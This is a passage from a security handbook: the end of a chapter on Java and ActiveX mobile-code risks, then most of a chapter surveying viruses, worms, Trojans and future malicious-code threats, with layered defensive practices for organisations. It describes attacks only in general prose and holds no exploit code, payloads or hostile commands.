Java is an interesting programming language that has been designed to support the safe execution of applets on Web pages, but execution of remotely loaded code is a new phenomenon and "Java and ActiveX pose serious security risks" to firms that are doing little to protect themselves from malicious code.[10] Using advanced Java programming techniques, computer security research teams have developed stronger, more damaging Java code that could be easily modified for use in a major Java attack. Applets that allow the security of the Java Virtual Machine or run-time environment to be compromised have been created to demonstrate service denial, show the ease with which passwords can be stolen and cracked, and simulate theft of corporate data. Reports of attacks resulting in stolen digital certificates have been verified — all of them able to take advantage of reduced security services available when Java runs "outside the sandbox." It is only a matter of time until more serious Java attacks are widely reported.[11] Although vendors have done a good job responding to the findings and research, it is believed that additional flaws will continue to be found. A new Java vulnerability was announced even as this chapter was being finalized.[12]

What is known is that when the theoretical possibility of threats are discussed among academicians, theory usually turns into practice as irresponsible members of the technical community try their hand at the new game. As Java moves into its new phase, threats from downloaded Web pages will continue to pose a serious threat. Given the explosive growth of the Internet, such threats could become far more dangerous than any posed by viruses.

Attacks using Java code may become more severe as incoming Java code is allowed to interact more with computer hardware. Because of the limited nature of Java attacks in the past — crashing a user's browser, playing unwanted sound files on the user's computer, and so forth — Java security has been largely dismissed as a minor issue by the technical community. Today's defenses of blocking Java and ActiveX at the firewall are analogous to holding a finger in the breach of the dam: the floodgates are opening as corporations begin to rely on services provided by mobile code. With major applications written in Java being deployed, Java security should return to the focus of Internet security practitioners.

We are entering a window of opportunity for malicious Java code writers. New, advanced Java code is now being developed in laboratories. This means that it could emerge in malicious form unexpectedly. With viruses, little if anything was done to preempt an attack and action was seldom taken until an infection was noticed. Inaction against the dangers posed by applets is not an option. Fortunately, despite their surreptitious movement onto the user desktop, there are solutions to the mobile code threat. Several computer software companies have developed Java security solutions that work to capture and eliminate bad Java applets before they can affect a computer. Expect other solutions to emerge. It is important to be on the lookout for Java security solutions as they mature and to plan to use these defensive systems as faithfully as antivirus and firewall software.

Notes

1. Gilder, G. 1997. *The Wall Street Journal,* August 8, p. A12.
2. Zona Research Industry Report. 1997 (July). *The Java Enterprise.*
3. Laird, C. and K. Soraiz. 1998. Get a grip on scripts. *Byte* June: 88–96.
4. See section titled "The Java Sandbox" for a discussion of the Java security model.
5. Garfinkel, S. 1996. Will ActiveX threaten national security? *Wired News* (http://www.wired.com/news/story/451.html?/news/96/47/4/top_stories4a.html).
6. McGraw, G. and E. Felten (eds.) 1996. *Java Security: Hostile Applets, Holes and Antidotes.* New York: John Wiley & Sons.
7. A language is type safe if the only operations that can be performed on the data in the language are those sanctioned by the type of the data; see *Java Is Not Type-Safe* by Vijay Saraswat, AT&T Research, 1997 (http://www.research.att.com/~vj/bug.html).
8. Germany ultimately succeeded in invading France through the back door — Belgium. For more information, refer to http://www.grolier.com/docs/wwii/wwii_4.html.
9. JavaSoft Forum 1.1, http://java.sun.com/forum/securityForum.html.
10. Julian, T. *et al.* 1998. Securing Java and ActiveX. *Forrester Res.* 12(7) (http://www.forrester.com/cgibin/cgi.pl?displayOP&URL=/network/1998/reports/jun98nsr.htm#focus).
11. Some analyst reports suggest that these applets will be in widespread use within two years.
12. Another Java security flaw was announced on July 15, 1998. The vulnerability allows a malicious applet to disable all security controls in Netscape Navigator 4.0x browser. After disabling the security controls, the applet can do whatever it likes on the victim's machine, including arbitrarily reading, modifying, or deleting files. A demonstration applet that deletes a file was developed by the Princeton University Security Internet Programming Team (http://www.cs.princeton.edu/sip/History.html).

Glossary

Administrator — The person charged with defining and implementing the enterprise security policy.

Applet — In this chapter, it is used as a generic name for a mobile code unit. May refer to Java applets, ActiveX controls, JavaScript scripts, VisualBasic scripts, plug-in modules, and so forth. Applets may also be referred to as *downloadables* or *executable content*.

Mobile code — Any code that is implicitly delivered and automatically executed on a desktop host during network access. Users may not be aware of mobile code activity. Mobile code is typically driven by HTML (Web) documents. It may be delivered by various tools and protocols.

"*Sandbox*" *policy* — The default security policy that is assigned by the Java security manager to applets. The sandbox denies any access to the file system, allows network access only to the local host computer and to the applet's server, and allows very limited access to properties of the local host and of the local JVM.

Security policy — The operations that are allowed to be performed on the resources of desktop computers.

User — An individual browser client user. A user is typically identified by his user name, domain or group name, and the IP address of his computer.

Web Sites

Java Security at Corporations

- Applet Security Frequently Asked Questions: http://java.sun.com/sfaq/
- JavaSoft Security Site: http://www.javasoft.com/security
- JDK 1.1 Security Tutorial: http://java.sun.com/docs/books/tutorial/security1.1/index.html
- Microsoft Java Security Page: http://microsoft.com/java/security
- Java Security Hotlist: http://www.rstcorp.com/javasecurity/links.html

Java Security at Universities

- Java Security Frequently Asked Questions: http://www.cs.princeton.edu/sip/java-faq.html
- UA's Research on Mobile Code: http://www.cs.arizona.edu/sumatra
- Java Applets with Safety: http://cs.anu.edu.au/people/Tony.Dekker/JAWS.HTML

ActiveX Security

- Deadly Controls: http://www.hotwired.com/packet/packet/garfinkel/96/47/index2a.html
- ActiveX Exploits: http://www.thur.de/home/steffen/activex/index_e.html

Mobile Code Security Solutions

- e-Safe: http://www.esafe.com
- Finjan Software: http://www.finjan.com
- Trend Microsystems: http://www.antivirus.com
- McAfee: http://www.mcafee.com

Malicious Code: The Threat, Detection, and Protection

Ralph Hoefelmeyer, CISSP
Theresa E. Phillips, CISSP

Malicious code is logically very similar to known biological attack mechanisms. This analogy is critical; like the evolution of biological mechanisms, malicious code attack mechanisms depend on the accretion of information over time. The speed of information flow in the Internet is phenomenally faster than biological methods, so the security threat changes on a daily if not hourly basis.

One glaring issue in the security world is the unwillingness of security professionals to discuss malicious code in open forums. This leads to the hacker/cracker, law enforcement, and the anti-virus vendor communities having knowledge of attack vectors, targets, and methods of prevention; but it leaves the security professional ignorant of the threat. Trusting vendors or law enforcement to provide information on the threats is problematic and is certainly not due diligence. Having observed this, one must stress that, while there is an ethical obligation to publicize the potential threat, especially to the vendor, and observe an embargo to allow for fixes to be made, exploit code should *never* be promulgated in open forums.

Macro and script attacks are occurring at the rate of 500 to 600 a month. In 2001, Code Red and Nimda caused billions of dollars of damage globally in remediation costs. The anti-virus firm McAfee.com claims that the effectiveness of the new wave of malicious codes was due to a one-two punch of traditional virus attributes combined with hacking techniques. Industry has dubbed this new wave of attacks *the hybrid threat*.

Exhibit 32-1. Viruses, 1986–2001.

Virus	First Observed	Type
Brain	1986	.com infector
Lehigh	1987	Command.com infector
Dark Avenger	1989	.exe infector
Michelangelo	1991	Boot sector
Tequila	1991	Polymorphic, multipartite file infector
Virus Creation Laboratory	1992	A virus builder kit; allowed non-programmers to create viruses from standard templates
Sme.g.,pathogen	1994	Hard drive deletion
Wm.concept	1995	Macro virus
Chernobyl	1998	Flash BIOS rewrite
Explore.zip	1999	File erasure
Magistr	2001	E-mail worm; randomly selects files to attach and mail

The goals in this chapter are to educate the information security practitioner on the current threat environment, future threats, and preventive measures.

CURRENT THREATS

Viruses

The classic definition of a virus is a program that can infect other programs with a copy of the virus. These are binary analogues of biological viruses. When these viruses insert themselves into a program — the program being analogous to a biological cell — they subvert the control mechanisms of the program to create copies of themselves. Viruses are not distinct programs — they cannot run on their own and need to have some host program, of which they are a part, executed to activate them. Fred Cohen clarified the meaning of *virus* in 1987 when he defined a virus as "a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself." Cohen earned a Ph.D. proving that it was impossible to create an accurate virus-checking program.

One item to note on viruses is the difference between damage as opposed to infection. A system may be infected with a virus, but this infection may not necessarily cause damage. Infected e-mail that has viral attachments that have not been run are referred to as *latent viruses*.

Exhibit 32-1 describes some examples of viruses released over the years. (Note: This is not an exhaustive list — there are arguably 60,000 known viruses.)

Worms

Worms are independent, self-replicating programs that spread from machine to machine across network connections, leveraging some network medium — e-mail, network shares, etc. Worms may have portions of themselves running on many different machines. Worms do not change other programs, although they may carry other code that does (e.g., a virus). Worms illustrate attacks against availability, where other weapons may attack integrity of data or compromise confidentiality. They can deny legitimate users access to systems by overwhelming those systems. With the advent of the *blended threat* worm, worm developers are building distributed attack and remote-control tools into the worms. Worms are currently the greatest threat to the Internet.

Morris Worm. Created by Robert T. Morris, Jr. in 1988, the Morris worm was the first active Internet worm that required no human intervention to spread. It attacked multiple types of machines, exploited several vulnerabilities (including a buffer overflow in fingered and debugging routines in *sendmail*), and used multiple streams of execution to improve its speed of propagation. The worm was intended to be a proof of concept; however, due to a bug in the code, it kept reinfecting already infected machines, eventually overloading them. The heavy load crashed the infected systems, resulting in the worm's detection. It managed to infect some 6200 computers — 10 percent of the Internet at that time — in a matter of hours. As a result of creating and unleashing this disruptive worm, Morris became the first person convicted under the Computer Fraud and Abuse Act.

Code Red Worm. The Code Red worm infected more than 360,000 computers across the globe on July 19, 2001. This action took less than 14 hours. The intention of the author of Code Red was to flood the White House with a DDoS attack. The attack failed, but it still managed to cause significant outages for other parties with infected systems. This worm used the ida and idq IIS vulnerabilities. The patch to correct this known vulnerability had been out for weeks prior to the release of the worm.

Nimda. Nimda also exploited multimode operations: it was an e-mail worm, it attacked old bugs in Explorer and Outlook, and it spread through Windows shares and an old buffer overflow in IIS. It also imitated Code Red 2 by scanning logically adjacent IP addresses. The net result was a highly virulent, highly effective worm that revealed that exploiting several old bugs can be effective, even if each hole is patched on most machines: all patches must be installed and vulnerabilities closed to stop a Nimda-like worm. Such a worm is also somewhat easier to write because one can use many well-known exploits to get wide distribution instead of discovering new attacks.

Exhibit 32-2. Trojan horses and payloads.

Trojan Horse	"Legitimate" Program	Trojan
PrettyPark	Screen Saver	Auto e-mailer; tries to connect to specific IRC channel to receive commands from attacker
Back Orifice	Program	Allows intruders to gain full access to the system
Goner	Screen Saver	Deletes AV files; installs DDoS client
W32.DIDer	Lottery game "ClickTilUWin"	Transmits personal data to a Web address

Trojan Horses

A Trojan horse, like the eponymous statue, is a program that masquerades as a legitimate application while containing another program or block of undesired, malicious, destructive code, deliberately disguised and intentionally hidden in the block of desirable code. The Trojan Horse program is not a virus but a vehicle within which viruses may be concealed. Exhibit 32-2 lists some Trojan horses, their distribution means, and payloads.

Operating System-Specific Viruses

DOS. DOS viruses are checked for by current anti-virus software. They are a threat to older machines and systems that are still DOS capable. DOS viruses typically affect either the command.com file, other executable files, or the boot sector. These viruses spread by floppy disks as well as e-mail. They are a negligible threat in today's environment.

Windows. Macro viruses take advantage of macros — commands that are embedded in files and run automatically. Word-processing and spreadsheet programs use small executables called macros; a macro virus is a macro program that can copy itself and spread from one file to another. If you open a file that contains a macro virus, the virus copies itself into the application's start-up files. The computer is now infected. When you next open a file using the same application, the virus infects that file. If your computer is on a network, the infection can spread rapidly; when you send an infected file to someone else, they can also become infected.

Visual Basic Script (VBS) is often referred to as *Virus Builder Script*. It was a primary method of infection via e-mail attachments. Now, many network or system administrators block these attachments at the firewall or mail server.

UNIX/Linux/BSD. UNIX, Linux, and BSD were not frequently targeted by malicious code writers. This changed in 2001, with new Linux worms target-

ing systems by exploiting flaws in daemons that automatically perform network operations. Examples are the Linux/Lion, which exploits an error in the bind program code and allows for a buffer overflow. Another example of a UNIX worm is SadMind. This worm uses a buffer overflow in Sun Solaris to infect the target system. It searches the local network for other Solaris servers, and it also searches for Microsoft IIS servers to infect and deface. Many of the UNIX variant exploits also attempt to download more malicious code from an FTP server to further corrupt the target system. The goal of UNIX attacks involves placing a root kit on the target system; these are typically social engineering attacks, where a user is induced to run a Trojan, which subverts system programs such as *login*.

Macintosh. Main attack avenues are bootable Macintosh disks, HyperCard stacks, and scripts. An example is the Scores virus, first detected in early 1988. This virus targeted EDS and contained code to search for the code words *ERIC* and *VULT*. It was later ascertained that these were references to internal EDS projects. This is notable in that this is the first example of a virus targeting a particular company. Scores infected applications and then scanned for the code words on the target system. Resources that were so identified were terminated or crashed when they were run. As cross-platform attacks become more common, Macintosh platforms will become increasingly vulnerable.

Cross-Platform. An example of cross-platform malicious code is the Lindose/Winux virus. This virus can infect both Linux Elf and Windows PE executables. Many installations of Linux are installed on dual-boot systems, where the system has a Linux partition and a Windows partition, making this a particularly effective attack mechanism.

Other attacks target applications that span multiple platforms, such as browsers. A good source of information on cross-platform vulnerabilities is http://www.sans.org/newlook/digests/SAC/cross.htm.

Polymorphic Viruses

Virus creators keep up with the state-of-the-art in antiviral technology and improve their malicious technology to avoid detection. Because the order in which instructions are executed can sometimes be changed without changing the ultimate result, the order of instructions in a virus may be changed to bypass the anti-virus signature. Another method is to randomly insert null operations instructions to the computer, mutating the sequence of instructions the anti-virus software recognizes as malicious. Such changes result in viruses that are polymorphic — they constantly change the structural characteristics that would have enabled their detection.

Script Attacks

Java and JavaScript. Java-based attacks exploit flaws in the implementation of Java classes in an application. A known early attack was the BrownOrifice applet. This applet exploited flaws in Netscape's Java class libraries.

JavaScript has been used in the Coolnow-A worm to exploit vulnerabilities in Microsoft Internet Explorer.

ActiveX. ActiveX controls have more capabilities than tools that run strictly in a sandbox. Because ActiveX controls are native code that run directly on a physical machine, they are capable of accessing services and resources that are not available to code that runs in a restricted environment. There are a few examples of ActiveX attack code as of this writing. There is example code called Exploder, which crashed Windows 95 systems. There is also a virus, the HTML.bother.3180, that uses ActiveX controls to perform malicious activity on the target system.

FUTURE THREATS: WHO WILL WRITE THEM?

The Script Kiddie Threat

There are automated hacking tools on the Internet, readily available at many hacker sites. These tools are of the point-and-click genre, requiring little to no programming knowledge. The security practitioner must visit these hacker sites to understand the current threat environment. Fair warning: these sites often have attack scripts, and many hackers use pornography to prevent or limit official perusal of their sites by legitimate authorities. The script kiddies are a serious threat due to their numbers. The recent *goner* worm was the work of three teenagers in Israel; other malicious code has been created by untrained people in Brazil, Finland, and China.

Criminal Enterprises

The amount of commerce moving to the Internet is phenomenal, in the multibillion-dollar range. Wherever there are large transactions, or high transaction volumes, the criminal element will attempt to gain financial advantage. Malicious code introduced by criminals may attempt to gain corporate financial information, intellectual property, passwords, access to critical systems, and personnel information. Their goals may be industrial espionage, simple theft by causing goods and services to be misdelivered, fraud, or identity theft.

Ideologues

Small groups of ideologues may use the Internet and malicious code to punish, hinder, or destroy the operations of groups or governments they find objectionable. Examples are the anti-WTO groups, which have

engaged in hacking WTO systems in Europe, and various anti-abortion groups in the United States. Also, individual citizens may take action, as recently seen in the Chinese fighter striking the American surveillance plane; many Chinese citizens, with tacit government approval, have launched attacks on American sites.

Terrorist Groups

Terrorist groups differ from ideologues in that they are generally better funded, better trained, and want to destroy some target. Since September 11, the seriousness of the terrorist threat cannot be stressed enough. The goals of a terrorist group may be to use malicious code to place root kits on systems responsible for dam control, electrical utilities' load balancing, or nuclear power plants. A speedy propagating worm, such as the Warhol, would be devastating if not quickly contained. Additionally, terrorist groups may use malicious code to manipulate financial markets in their favor; attacked companies may lose stock value over a short time, allowing for puts and calls to be made with foreknowledge of events.

Terrorists generally fall into two categories: (1) well-educated and dedicated, and (2) highly motivated Third- or Fourth-World peasants. An example of the first would be the Bader Meinhoff group; for the second, the Tamil Tigers of Sri Lanka.

Government Agencies

The Internet has allowed many government and corporate entities to place their functions and information to be readily accessible from the network. The flip side of this is that, logically, one can "touch" a site from anywhere in the world. This also means that one can launch attacks using malicious code from anywhere on the planet.

Intelligence agencies and military forces have already recognized that the Internet is another battlefield. The U.S. National Security Agency, FBI, and U.K. MI5 and MI6 all evince strong interest in Internet security issues. The U.S. Air Force has in place a cyber-warfare center at Peterson Air Force Base, Colorado Springs, Colorado. Its Web site is http://www.spacecom.af.mil/usspacecom/jtf-cno.htm. Note that their stated mission is:

> Subject to the authority and direction of USCINCSPACE, JTF-CNO will, in conjunction with the unified commands, services and DoD agencies, coordinate and direct the defense of DoD computer systems and networks; coordinate and, when directed, conduct computer network attack in support of CINCs and national objectives.

The intelligence and military attackers will be well-educated professionals with the financial and technical backing of nation-states. Their attacks will not fail because of bad coding.

Warhol

Nimda was the start of multiple avenues and methods of attack. After Code Red, researchers began to investigate more efficient propagation or infection methods. One hypothetical method is described in a paper by Nicholas Weaver of the University of California, Berkeley; the paper can be obtained at http://www.cs.berkeley.edu/~nweaver/warhol.html. Weaver named this attack methodology the *Warhol Worm*. There are several factors affecting malicious code propagation: the efficiency of target selection, the speed of infection, and the availability of targets. The Warhol method first builds a list of potentially vulnerable systems with high-speed Internet connections. It then infects these target systems because they are in the best position to propagate the malicious code to other systems. The newly infected system then receives a portion of the target list from the infecting system. Computer simulations by Weaver indicate that propagation rates across the Internet could reach one million computers in eight minutes. His initial assumptions were to start with a 10,000-member list of potentially vulnerable systems; the infecting system could perform 100 scans per second; and infecting a target system required one second.

Cross-Platform Attacks: Common Cross-Platform Applications

A very real danger is the monoculture of applications and operating systems (OS) across the Internet. Identified flaws in MS Windows are the targets of malicious code writers. Applications that span platforms, such as MS Word, are subject to macro attacks that will execute regardless of the underlying platform; such scripts may contain logic to allow for cross-platform virulence.

Intelligent Scripts

These scripts detect the hardware and software on the target platform, and they have different attack methods scripted specifically for a given platform/OS combination. Such scripts can be coded in Java, Perl, and HTML. We have not seen an XML malicious code attack method to date; it is really only a matter of time.

Self-Evolving Malicious Code

Self-evolving malicious code will use artificial neural networks (ANNs) and genetic algorithms (GA) in malicious code reconstruction. These platforms will change their core structures and attack methods in response to the environment and the defenses encountered. We see some of this in Nimda, where multiple attack venues are used. Now add an intelligence capability to the malicious code, where the code actively seeks information on new vulnerabilities; an example would be scanning the Microsoft patch site for patches, creation of exploits that take advantage of these

patch fixes, and release of the exploit. These will have far larger payloads than current attacks and may require a home server site for evolution. As networks evolve, these exploits may *live* in the network.

The development of distributed computing has led to the idea of *parasitic computing*. This model would allow the intelligent code to use the resources of several systems to analyze the threat environment using the distributed computing model. The parasitic model also allows exploits to steal cycles from the system owner for whatever purpose the exploit builder desires to use them for, such as breaking encryption keys.

Router Viruses or Worms

Attack of routers and switches is of great concern; successful cross-platform attacks on these devices could propagate across the Internet in a manner akin to the aforementioned Warhol worm.

Analysis of Formal Protocol Description. This attack method requires a formal analysis of the protocol standard and the various algorithms used to implement the protocol. We have seen an example of this with the SNMP v1 vulnerability, released publicly in February 2002. The flaw is not in the protocol but in the implementation of the protocol in various applications.

Further research of protocols such as the Border Gateway Protocol (BGP), Enhanced Interior Gateway Routing Protocol (EIGRP), testing the implementation versus the specification, may lead to other vulnerabilities.

Test against Target Implementations. The malicious code builders simply gain access to the target routing platform and the most prevalent version of the routing software and proceed to test various attack methods until they succeed. Also, with privileged access to a system, attackers may reverse-engineer the implementation of the target protocols underlying software instance. An analysis of the resulting code may show flaws in the logic or data paths of the code.

The primary target of router attacks will be the BGP. This protocol translates routing tables from different vendors' routing platforms for interoperability. It is ubiquitous across the Internet. By targeting ISPs' routers, the attackers can potentially take down significant portions of the Internet, effectively dropping traffic into a black hole. Other methods use packet-flooding attacks to effect denial-of-service to the network serviced by the router. Router or switch operating system vulnerabilities are also targeted, especially because these network devices tend not to be monitored as closely as firewalls, Web servers, or critical application servers.

Wireless Viruses

Phage is the first virus to be discovered that infects hand-held devices running the PalmOS. There were no confirmed reports of users being

affected by the virus, and it is considered a very low threat. It overwrites all installed applications on a PalmOS handheld device.

Wireless phones are another high-risk platform. An example is the Short Messaging Service (SMS) exploit, where one sends malformed data headers to the target GSM phone from an SMS client on a PC, which can crash the phone.

In June of 2001, the Japanese I-mode phones were the targets of an e-mail that caused all I-mode phones to dial 110, the Japanese equivalent of 911. Flaws in the software allowed embedded code in the e-mail to be executed.

The growing wireless market is sure to be a target for malicious code writers. Additionally, the software in these mobile devices is not implemented with security foremost in the minds of the developers, and the actual infrastructures are less than robust.

Active Content

Active content, such as self-extracting files that then execute, will be a great danger in the future. The security and Internet communities have come to regard some files as safe, unlike executable files. Many organizations used Adobe PDF files instead of Microsoft Word, because Adobe was perceived as safe. We now see exploits in PDF files. Additionally, there is now a virus, SWF/LFM-926, which infects Macromedia Flash files.

PROTECTION

Defense-in-Depth

A comprehensive strategy to combat malicious code encompasses protection from, and response to, the variety of attacks, avenues of attack, and attackers enumerated above. Many companies cocoon themselves in secure shells, mistakenly believing that a perimeter firewall and anti-virus software provide adequate protection against malicious code. Only when their systems are brought to a halt by a blended threat such as the Code Red worm do they recognize that, once malicious code penetrates the first line of defense, there is nothing to stop its spread throughout the internal network and back out to the Internet. Malicious code has multiple ways to enter the corporate network: e-mail, Web traffic, instant messenger services, Internet chat (IRC), FTP, handheld devices, cell phones, file sharing programs such as Napster, peer-to-peer programs such as NetMeeting, and unprotected file shares through any method by which files can be transferred. Therefore, a sound protection strategy against malicious code infiltration requires multiple overlapping approaches that address the people, policies, technologies, and operational processes of information systems.

Exhibit 32-3. Safe computing practices for the Windows user community.

1. Install anti-virus software. Make sure the software is set to run automatically when the system is started, and do not disable real-time protection.
2. Keep anti-virus software up-to-date. Configure systems to automatically download updated signature files from the company-approved server or vendor site on a regular basis.
3. Install the latest operating system and application security patches.
4. Do not share folders or volumes with other users. If drive sharing is necessary, do not share the full drive and do password-protect the share with a strong password.
5. Make file extensions visible. Windows runs with the default option to "hide file extensions for known file types." Multiple e-mail viruses have exploited hidden file extensions; the VBS/LoveLetter worm contained an e-mail attachment, a malicious VBS script, named "LOVE-LETTER-FOR-YOU.TXT.vbs; the .vbs extension was hidden.
6. Do not forward or distribute non-job-related material (jokes, animations, screen savers, greeting cards).
7. Do not activate unsolicited e-mail attachments and do not follow the Web links quoted in advertisements.
8. Do not accept unsolicited file transfers from strangers in online peer-to-peer computing programs such as Instant Messaging or IRC.
9. Beware of virus hoaxes. Do not forward these messages, and do not follow the instructions contained therein.
10. Protect against infection from macro viruses:
    If Microsoft Word is used, write-protect the global template.
    Consider disabling macros in MS Office applications through document security settings.
    Consider using alternate document formats such as rtf (Rich Text Format) that do not incorporate executable content such as macros.
11. Check ALL attachments with anti-virus software before launching them. Scan floppy disks, CDs, DVDs, Zip disks, and any other removable media before using them.
12. Turn off automatic opening of e-mail attachments or use another mail client. BadTrans spread through Microsoft Internet Explorer-based clients by exploiting a vulnerability in auto-execution of embedded MIME types.
13. Establish a regular backup schedule for important data and programs and adhere to it.

Policy

An organization's first step in the battle against malicious code is the development and implementation of a security policy addressing the threat to information systems and resources (see Exhibit 32-3). The policy describes proactive measures the organization has taken to prevent infection; safe computing rules and prevention procedures that users must follow; tools and techniques to implement and enforce the rules; how to recognize and report incidents; who will deal with an outbreak; and the consequences of noncompliance. The policy should make employees assume responsibility and accountability for the maintenance of their computers.

When users understand why procedures and policies are implemented, and what can happen if they are not followed, there tends to be a higher level of compliance.

Suggested Policy Areas. Require the use of company-provided, up-to-date anti-virus software on all computing devices that access the corporate network, including handheld and wireless devices. Inform users that removing or disabling protection is a policy violation. Address remote and mobile Windows users by specifying that they must have up-to-date protection in order to connect to the network. Consider establishing virus protection policies for guest users, such as vendors and consultants, and for protecting Linux, UNIX, and Macintosh operating systems as well.

Weaknesses in software programs are routinely discovered and exploited; therefore, a sound anti-virus policy must address how and when patching will be done, as well as the means and frequency for conducting backups.

The information security practitioner needs to recognize that users with Web-based e-mail accounts can circumvent the carefully constructed layers of protection at the firewall, e-mail gateway, and desktop by browsing to a Web-based e-mail server. Policy against using external e-mail systems is one way to prevent this vector, but it must be backed up with an HTTP content filter and firewall rules to block e-mail traffic from all but approved servers or sources.

Finally, include a section in the policy about virus warnings. Example: "Do not forward virus warnings of any kind to *anyone* other than the *incident handling/response team.* A virus warning that comes from any other source should be ignored."

Education and Awareness

Security policy must be backed up with awareness and education programs that teach users about existing threats, explain how to recognize suspicious activity, and how to protect the organization and their systems from infection. The information security practitioner must provide the user community with safe computing practices to follow, and supply both the tools (e.g., anti-virus software) and techniques (e.g., automatic updates) to protect their systems.

Awareness training must include the social engineering aspects of viruses. The AnnaKournikova and NakedWife viruses, for example, took advantage of human curiosity to propagate; and communications-enabled worms spread via screen savers or attachments from known correspondents whose systems had been infected.

The awareness program should reiterate policy on how to recognize and deal with virus hoaxes. E-mail hoaxes are common and can be as costly in terms of time and money as the real thing. Tell users that if they do forward the "notify everyone you know" warnings to all their colleagues, it can create a strain on mail servers and make them crash — having the same effect as the real thing.

Protection from Malicious Active Code

Protect against potentially malicious scripts by teaching users how to configure their Internet browsers for security by disabling or limiting automatic activation of Java or ActiveX applets. Teach users how to disable Windows Scripting Host and to disable scripting features in e-mail programs — many e-mail programs use the same code as Web browsers to display HTML; therefore, vulnerabilities that affect ActiveX, Java, and JavaScript are often applicable to e-mail as well as Web pages.

System and Application Protection. Consider using alternative applications and operating systems that are less vulnerable to common attacks. The use of the same operating system at the desktop or in servers allows one exploit to compromise an entire enterprise. Similarly, because virus writers often develop and test code on their home computers, corporate use of technologies and applications that are also popular with home users increases the threat to the corporation from malicious code designed to exploit those applications. If trained support staff is available in-house, the organization may decide to run services such as DNS, e-mail, and Web servers on different operating systems or on virtual systems. With this approach, an attack on one operating system will have less chance of affecting the entire network.

Regardless of which operating system or application is used, it is critical to keep them up-to-date with the latest security patches. Worms use known vulnerabilities in the OS or application to take over systems. Frequently, vendors have released patches months in advance of the first exploitation of a weakness. Rather than being in the reactive mode of many system administrators who were caught by the Code Red worm, be proactive about testing and applying patches as soon as possible after receiving notification from the vendor. Use scripts or other tools to harden the operating system and disable all unnecessary services. Worms have taken advantage of default installations of Web server and OS software.

Layered Anti-virus Protection. Because malicious code can enter the enterprise through multiple avenues, it is imperative that protective controls be applied at multiple levels throughout the enterprise. In the time prior to macro viruses, there was little benefit to be gained by using anti-virus controls anywhere but the desktop. However, when macro viruses

became prevalent, placing controls at the file server helped reduce infection. In today's environment of communication-enabled worms and viruses, a thorough protection strategy involves integrated anti-virus solutions at the desktop, file and application servers, groupware servers, and Internet e-mail gateway and firewall; and inspection of all traffic flowing between the external gateway and internal network.

Protect the Desktop. Desktop protection remains a crucial component of an effective protection strategy. The information security practitioner must ensure that the organization has an enterprise license for anti-virus software, along with a procedure to automate installation and updates. Anti-virus software should be part of the standard build for desktops, laptops, and workstations, backed up by policy that makes it a violation to disable or uninstall the real-time scanning. It is prudent to give remote users a license for company-approved anti-virus software to enable them to run it on their end systems, regardless of whether the company owns those nodes.

Because current viruses and worms can spread worldwide in 12 hours or less (and new ones may propagate much faster), the ability to quickly update systems during an outbreak can limit the infection. However, the heavy traffic caused by thousands or millions of users trying to simultaneously update their definition files will hamper the ability to obtain an update from the vendor's site during an outbreak. Instead, the enterprise anti-virus administrator can provide a local site for updating. The anti-virus administrator can download once from the vendor site, allowing the entire network to be updated locally. This approach avoids network congestion and reduces the risk of infection from users who are unable to obtain a timely update from the vendor.

Server Protection. Although infection via macro viruses is no longer widespread, protection for network files and print servers can prevent infection from old or infrequently used files. Regardless of policies or training, there are always some users without up-to-date anti-virus protection — whether from naïveté, deliberately disabling the software, or because of system problems that prevent the anti-virus software from starting. One unprotected system can infect many files on the network server if server-side protection is not installed.

Fortify the Gateway. The speed of infection and the multiple vectors through which malicious code can enter the enterprise provide the impetus to protect the network at the perimeter. Rather than trying to keep current on the list of ports known to be used by malicious programs, configure firewalls to use the default *deny all* approach of closing all ports and only opening those ports that are known to be needed by the business. Virus writers are aware of this approach, so they attack ports that are usually open such as HTTP, e-mail, and FTP. Because e-mail is the current method

of choice for malicious code propagation, the information security practitioner must implement gateway or network-edge protection. This protection is available as anti-virus software for a particular brand of e-mail server, as gateway SMTP systems dedicated to scanning mail before passing the messages to the corporate e-mail servers, or anti-virus and malicious code services provided by an e-mail service provider. To protect against infection via Web and FTP, gateway virus protection is available for multiple platforms. The software can scan both incoming and outgoing FTP traffic, and it scans HTTP traffic for hostile Java, JavaScript, or ActiveX applets.

Protect the Routing Infrastructure. As companies learn to patch their systems, block certain attachments, and deploy malicious code-detection software at the gateway, attackers will turn to other vectors. As mentioned earlier, routers are attractive targets because they are more a part of the network infrastructure than computer systems; and they are often less protected by security policy and monitoring technology than computer systems, enabling intruders to operate with less chance of discovery.

To protect these devices, practice common-sense security: change the default passwords, set up logging to an external log server, use AAA with a remote server, or require access through SSH or VPNs.

Vulnerability Scans. A proactive security program includes running periodic vulnerability scans on systems; results of the scans can alert the information security practitioner to uninstalled patches or security updates, suddenly opened ports, and other vulnerabilities. System administrators can proactively apply patches and other system changes to close identified vulnerabilities before they are exploited by attackers using the same tools. There are a number of commercial and open-source scanning tools, such as SATAN, SAINT, and Nessus.

Handhelds. As IP-enabled handhelds such as PDAs, palmtops, and smart phones become more popular, they will be targeted by attackers. To keep these computing devices from infecting the network, provide a standard anti-virus software package for mobile devices and instruct users on how to download updates and how to run anti-virus software when synching their handheld with their PC.

Personal Firewalls. Personal firewalls offer another layer of protection for users, especially for remote users. Properly configured personal firewalls can monitor both incoming and outgoing traffic, detect intrusions, block ports, and provide application (e-mail, Web, chat) controls to stop malicious code. The firewalls function as an agent on the desktop, intercepting and inspecting all data going into or out of the system. To facilitate enterprise management, the personal firewall software must be centrally managed so that the administrator can push policy to users, limit the ability

of users to configure the software, and check for the presence of correctly configured and active firewalls when the remote user connects to the network. The firewall logging feature should be turned on to log security — relevant events such as scans, probes, viruses detected, and to send the logs to a central server.

Research

> If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.
>
> — Sun Tzu,
> 6th-century BC Chinese general,
> Author of *The Art of War*

Knowing what direction virus development is taking, and knowing and eliminating potential vulnerabilities before they can be exploited, is one of the most positive steps an organization can take toward defense. Virus creators keep up with the state-of-the-art in antiviral technology and improve their malicious technology to avoid detection. The information security practitioner must do likewise. Monitor hacker and black-hat sites (follow precautions listed earlier) to keep abreast of the threat environment. Visit anti-virus vendor sites: EICAR (European Institute of Computer Anti-virus Researchers), *The Virus Bulletin*, and the Wild List of viruses at www.wildlist.org. Other sources to monitor are the Honeynet Project and SecurityFocus' ARIS (Attack Registry and Intelligence Services) predictor service (fee based). These sites monitor exploits and develop statistical models that can predict attacks.

DETECTION AND RESPONSE

Virus and Vulnerability Notification

